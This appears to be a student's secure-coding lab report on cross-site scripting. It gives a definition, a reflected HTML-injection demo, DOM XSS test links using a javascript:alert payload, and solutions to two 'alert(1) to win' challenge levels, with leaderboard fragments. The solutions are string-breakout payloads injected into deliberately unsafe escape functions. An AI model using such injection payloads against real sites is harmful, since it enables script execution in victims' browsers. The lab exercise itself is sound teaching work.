

Secure Coding Lab – 5

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Slot: L39+40

How secure is coding related to XSS?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.


Reflected XSS:

```
<u>welcome</u>  
<div style=color:Blue>vision</div>
```




Sorry, no results were found for welcome

[vision](#)
. [Try again](#).



Stored XSS



DOM XSS:

<http://brutelogic.com.br/tests/sinks.html?name=hacker>

[http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert\("404 error"\)](http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert('404 error'))

Hello, hacker!



Alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log("'" + s + "'");</script>';  
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

czapek :-	? 12	Chrome/87	▲
Terribilis	? 12	Firefox/84	
DylanB Easy pizy	? 12	Chrome/88	
popsoda 12	? 12	Chrome/87	
aromatix	? 12	Chrome/88	
coco 0? really?	? 12	Chrome/87	
shrish 143	? 12	Chrome/88	

Alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)` .

```
function escape(s) {  
  s = s.replace(/"/g, '\\');  
  return '<script>console.log("'" + s + "'");</script>';  
}
```

Input 14

```
\";alert(1)//
```

Output Win!

```
<script>console.log("\"");alert(1)//\"</script>
```

Console output

```
\
```

Rate this level: ★★★★★

User	Score	Browser
Can you make it -1? d0gkiller87	? 0	Chrome/81
... shabbyMe	? 0	Firefox/77
Fleey so easy by Fleey	? 1	Chrome/74